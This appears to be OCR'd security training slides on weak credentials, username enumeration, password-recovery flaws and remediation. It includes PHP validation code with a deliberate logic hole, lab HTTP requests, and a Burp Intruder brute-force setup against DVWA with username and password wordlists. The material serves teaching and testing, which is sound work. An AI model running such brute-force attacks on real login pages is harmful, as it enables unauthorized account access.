
127.0.0.1:1337/weak-creds.php

User added successfully!

The password must be at least 8 characters long and contain at least one numeric character!

Add user:
Username: Password: Submit


Home




Delete Test2	test	Test2	*NULL*	*NULL*	25

Weak Credentials – Server-side Validation

- Note the logic weakness – a password that only contains numbers would pass the validation check




```
if (isset($_POST['password'])) {
    $password=$_POST['password'];
    if (strlen($password)>=8 && preg_match('~[0-9]~', $password)===1) {
        $password_valid=true;
    }
```



```
if (isset($_POST['submit'])) {
    $stmt = $db2->prepare("SELECT * FROM users WHERE username=:name") or die("Cannot prepare statement.");
    $stmt->bindValue(':name', $name);
    $stmt->execute();
    if ($stmt->rowCount()<1 && $password_valid) {
        $stmt = $db2->prepare("INSERT INTO Users(username,name,password) VALUES(:name,:name,:password)") or die("Cannot prepare statement.");
```

Weak Credentials – Server-side Validation



```
POST /weak-creds.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/weak-creds.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails;
PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

name=Test3&password=abc&submit=Submit
```


Cannot add user.

The password must be at least 8 characters long and contain at least one numeric character!

Add user:

Username: Password: Submit

Home



```
POST /weak-creds.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/weak-creds.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails;
PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

name=Test3&password=password1&submit=Submit
```

User added successfully!

The password must be at least 8 characters long and contain at least one numeric character!

Add user:

Username: Password: Submit

Home


Password Recovery

- Weak authentication – the application does not ask for enough details to verify the legitimacy of the reset requestor
- Insecure delivery method – the application returns the user’s password on screen or sends it in plaintext over email
- Logic bypass – some stages of the recovery process can be bypassed; for example by browsing to the success page and skipping the security questions
- Security question guessing or brute-force – Remember why adding your mother and your dog on Facebook was a bad idea?
- Password recovery link/token weaknesses – predictable, easy to brute-force, reusable

Login


- Username enumeration – authentication error message reveals, whether the username or the password were incorrect
- No brute-force protection – an attacker can guess the password an unlimited number of times or configure an automated brute-force attack
- Account lockout response – a lockout response after several unsuccessful attempts reveals whether the username is registered with the application, as no lockout response occurs for a non-existent username; furthermore, a lockout response can reveal the duration of the lockout, allowing to configure a delayed automatic attack
- Account lockout denial of service – an attacker can remotely cause for user accounts to be locked out. If the accounts do not automatically re-activate, victim users cannot access the application

Username Enumeration


127.0.0.1:1337/user-enum.php


Login:
Username: incorrect_username Password: •••••••• Submit

Home


127.0.0.1:1337/user-enum.php


Login:
Username: Test2 Password: •••••••• Submit

Home


127.0.0.1:1337/user-enum.php


The user does not exist.
Login:
Username: Password: Submit

Home


127.0.0.1:1337/user-enum.php

The password is incorrect.
Login:
Username: Password: Submit

Home


127.0.0.1:1337/user-enum.php

Login successful!
Login:
Username: Test2 Password: •••• Submit

Home


Remediation

- Careful and thoughtful design of authentication and password recovery mechanisms with security in mind.
- Enforcing rules and policies on the server side.
- Using generic non-descriptive messages, such as “authentication failed”.
- Using secure password delivery methods or use of temporary passwords.

Exercises

- Damn Vulnerable Web App
  - Brute Force

Exercises – Brute Force


Intruder attack - C:\Users\alise.silde\Documents\Conferences\TAPOST\burp-dvwa-bruteforce
Attack Save Columns
Results Target Positions Payloads Options
Add §
Clear §
Auto §
Refresh


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
GET /vulnerabilities/brute/?username=§test§&password=§test§&Login=Login HTTP/1.1
Host: 10.122.148.72
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.122.148.72/vulnerabilities/brute/
Cookie: PHPSESSID=1h4531uptu2ve6350ae7mv58r4; security=medium
Connection: close
```

Exercises – Brute Force



Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 17,120

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
admin
gordonb
1337
pablo
smithy
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Add
Edit
Remove
Up



Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3,424

Payload type: Simple list Request count: 17,120

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
!@#$%
!@#$%^
!@#$%^&
!@#$%^&*
!root
$SRV
$secure$
*3noguru
@#$%^&
```


Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Add
Edit
Remove

Exercises – Brute Force


Intruder attack - C:\Users\alise.silde\Documents\Conferences\TAPOST\burp-dvwa-bruteforce

Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 3

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Throttle (milliseconds): [✓ Fixed] 100
Variable: start 0 step 30000

Start time: [✓ Immediately]
In 10 minutes
Paused

Attack Results

These settings control what information is captured in attack results.

- [✓] Store requests
- [✓] Store responses
- [✓] Make unmodified baseline request
- [ ] Use denial-of-service mode (no results)
- [ ] Store full payloads

